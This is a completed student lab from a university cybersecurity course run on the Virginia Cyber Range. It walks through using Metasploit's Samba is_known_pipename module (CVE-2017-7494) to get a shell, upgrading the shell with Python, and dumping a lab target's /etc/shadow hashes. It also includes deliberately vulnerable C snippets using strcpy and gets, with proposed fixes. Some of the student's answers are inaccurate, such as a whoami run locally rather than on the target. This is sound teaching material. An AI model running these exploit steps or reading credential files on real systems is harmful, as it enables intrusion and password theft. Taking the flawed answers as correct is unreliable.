CS 3710 Introduction to Cybersecurity
Term: Spring 2022

Lab Exercise 4 – Exploiting

Due Date: February 25, 2022 by 11:59pm ET
Points Possible: 7

Name: Joseph Bannon

1. Overview


As an ethical hacker you are scanning the target network and identify a potentially vulnerable server. You do some research and find a vulnerability and exploit for the target system. You then launch the exploit to gain root level access to the target!

2. Initial Setup

From your Virginia Cyber Range course, select the **Cyber Basics** environment. Click "start" to start your environment and "join" to get to your Linux desktop.

Task 1: Perform a network scan to identify a potentially vulnerable server

In Lab 2 you used Nmap to scan your network to identify live targets and the ports open on each target. Review your previous results or complete a new network scan to identify a vulnerable target running Microsoft Directory Services also known as SMB or "Samba".



Question 1: What is your vulnerable target's IP address? (.5 point)
The vulnerable IP is 10.1.163.195 running Samba on ports 139 and 445.

Question 2: What is the specific version of the Samba service is running on your target? (.5 point)
The specific version of Samba is 3.X – 4.X

Task 2: Examine the details of the vulnerability

You have done some research on these open services and versions and it looks like the best vulnerability to use for an exploit is going to be the Samba vulnerability CVE-2017-7494. Learn about this vulnerability at the National Vulnerability Database here:

https://nvd.nist.gov/vuln/detail/CVE-2017-7494

VIRGINIA CYBER RANGE
©2019 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

Search the Exploit database https://www.exploit-db.com/ to find a Metasploit module for the identified CVE number.

Question 3: What is the name of the Metasploit Module? (.5 point)

The name of the Metasploit module is Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit) or in Metasploit: exploit/linux/samba/is_known_pipename.

Now that we have identified a vulnerability to exploit and know the Metasploit module name, it is time to get serious.

Task 3: Run Metasploit

Metasploit is a penetration testing framework that comes installed in Kali Linux. Metasploit commands are run from the command line.

First you need to start **Metasploit Framework Console (msfconsole)**. There are several steps to properly starting the **msfconsole**.

First, you need to start the postgresql database service. This database is used by Metasploit to store information gathered via penetration testing activities. You will have to provide the password (which is **student**) when running this command.

```
service postgresql start
```

Second, you will have to initialize the msf database using the **msfdb init** command as follows. You will need to use the **sudo** command to run this command with root level privileges.

```
sudo msfdb init
```

Finally, you can start the **Metasploit Framework Console** by using the **msfconsole** command as follows:

```
msfconsole
```

The msfconsole will start and give you the **msf>** prompt once the startup has completed. While you are in the msfconsole, regular Linux commands will no longer work.

To see a list of commands that are available from the **msf>** prompt, type a **?** and press enter. (you will need to scroll up to see everything)

The first command you will use is the **search** command which will allow you to look for information on the Metasploit exploit that you will use for this penetration test.

VIRGINIA CYBER RANGE
©2019 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

You can search for a CVE number or a Metasploit module name. Use the **search** command to look for the Metasploit module that corresponds to the vulnerability you discovered.

The search command shows there is an exploit, the location of the exploit, disclosure date, the rank, and the description of the exploit. You can now use this information to exploit the target.

Question 4: What is the disclosure date and rank of the exploit? (.5 point)

The disclosure date is 2017-03-24 and the rank of the exploit is excellent.

Next you will use the **use** command to load the exploit. When using the **use** command, you have to use the full path as shown in the name column of the search results.

The prompt will change to show the name of the exploit that was loaded.
Now use the **options** command to see the options for the exploit:

```
options
```

If you look at the **options** list, the first option **RHOST** is blank and is required. **RHOST** stands for **Remote Host** and is the IP address of the target system. Whenever you are attempting to exploit a target system, you always have to provide an **RHOST**. RPORT is also required but it is already set.

You can use the **set** command to set the **RHOST** option using the following command. Remember the **target_ip** is the IP address of the target system identified in Question 1.

```
set rhost target_ip
```

Once the **RHOST** option is set, you can then use the **exploit** command to launch the exploit.

If the exploit fails the first time, check to make sure the target IP address (**RHOST**) is correct using the **options** command and run the exploit again. If the exploit succeeds, you will get **Command shell session 1 opened** message. This means you have successfully executed the exploit against the target system.

After the **Command shell session 1 opened** message, you will just have a blinking cursor and no indication that you have entered a shell on the target system. Use the **whoami** command to see what account you are logged in as in the shell on the target system as follows:

```
whoami
```

VIRGINIA CYBER RANGE
©2019 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

Question 5: Paste a screenshot that shows your whoami here. (.5 point)

```
msf5 exploit(linux/samba/is_known_pipename) > set rhost 10.1.163.195
rhost => 10.1.163.195
msf5 exploit(linux/samba/is_known_pipename) > whoami
[*] exec: whoami

student
```

By the answer to whoami, you should know whether the exploit was successful. If so - Congratulations, if everything went well you now pwn the target system! You identified a target, identified a vulnerability in that target, and used Metasploit to exploit the target to get root shell access to the target.

At this point you can run other commands such as **pwd**, **ls**, etc. to learn about your exploited target system.

The basic shell is a little difficult to work with as it gives you no prompt and no feedback if the command you execute fails. You can get a more usable shell by using a python script. Use the following command to create a more useful shell on the target system:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This command uses the python programming language to create a new bash shell. Bash is the default shell used in Linux.


Now that you pwn the system let's grab a copy of the /etc/shadow file. An attacker would copy this file offline to crack user passwords and try the same passwords on other systems.

Question 6: Paste a screenshot that shows the target's /etc/shadow file here. (.5 point)

```
msfadmin@metasploitable:~$ sudo cat /etc/shadow
root:*:18396:0:99999:7:::
daemon:*:18396:0:99999:7:::
bin:*:18396:0:99999:7:::
sys:*:18396:0:99999:7:::
sync:*:18396:0:99999:7:::
games:*:18396:0:99999:7:::
man:*:18396:0:99999:7:::
lp:*:18396:0:99999:7:::
mail:*:18396:0:99999:7:::
news:*:18396:0:99999:7:::
uucp:*:18396:0:99999:7:::
proxy:*:18396:0:99999:7:::
www-data:*:18396:0:99999:7:::
backup:*:18396:0:99999:7:::
list:*:18396:0:99999:7:::
irc:*:18396:0:99999:7:::
gnats:*:18396:0:99999:7:::
nobody:*:18396:0:99999:7:::
libuuid:!:18396:0:99999:7:::
dhcp:*:18396:0:99999:7:::
syslog:*:18396:0:99999:7:::
klog:*:18396:0:99999:7:::
sshd:*:18396:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:18396:0:99999:7:::
bind:*:18396:0:99999:7:::
postfix:*:18396:0:99999:7:::
ftp:*:18396:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:18396:0:99999:7:::
mysql:!:18396:0:99999:7:::
tomcat55:*:18396:0:99999:7:::
distccd:*:18396:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:18396:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:18396:0:99999:7:::
telnetd:*:18396:0:99999:7:::
proftpd:!:18396:0:99999:7:::
statd:*:18396:0:99999:7:::
```

VIRGINIA CYBER RANGE

©2019 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)



Task 4: Identifying and Correcting Potential Buffer Overflows

Buffer overflow attacks are often a direct result of poor programming practices. Examine the following code and answer the questions below it:

```
void main()
{
        char source[] = “username12”;
        char destination[8];
        strcpy(destination, source);

        return 0;
}
```

Question 7: Explain why this code has the potential for a buffer overflow. (1 point)

The source character array is 10 characters long while the destination is only 8. The strcpy function does not do bounds checking it just uses two pointers to get the characters from one point of memory to another. The last two characters copied from source are then copied into part of the memory not allocated for the strong and could affect other systems of the process.

Question 8: Show a way you can fix this code to mitigate the buffer overflow. (1 point)
One way to fix the function is too use a safe copy method strlcpy which does bounds checking. Also the length of the char array could be measured before copying to make sure it is smaller than 8. Finally, dynamic memory allocation could also be used.

VIRGINIA CYBER RANGE
©2019 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

Examine the following code and answer the questions below it:

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Wrong Password \n");
    }
    else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
       /* Now Give root or admin rights to user*/
        printf ("\n Root privileges given to the user \n");
    }

    return 0;
}
```

Question 9: Explain why this code has the potential for a buffer overflow. (1 point)
Gets is a function that takes the entirety of a user input string and copies it into the space allocated to the buffer. The buffer is only allocated 15 chars so anything more will be put into adjacent memory, which happens to store the pass variable. If more than 15 chars are provided to get, then the pass data will be overwritten and even if the string is not “thegeekstuff”, the pass variable will be non zero and the user will be given root privelages.

Question 10: Show a way you can fix this code to mitigate the buffer overflow. (1 point)
One way do this is allocate the pass variable first so it is not allocated right after the buff variable. Also, fgets is a safe gets function that does bounds checking. Also, just moving the “give root privelages” part of the code to inside the first if statement will make it more difficult to use buffer overflow.

By submitting this assignment you are digitally signing the honor code, “I pledge that I have neither given nor received help on this assignment”.

END OF EXERCISE

VIRGINIA CYBER RANGE
©2019 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

References

https://metasploit.help.rapid7.com/docs

VIRGINIA CYBER RANGE

©2019 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)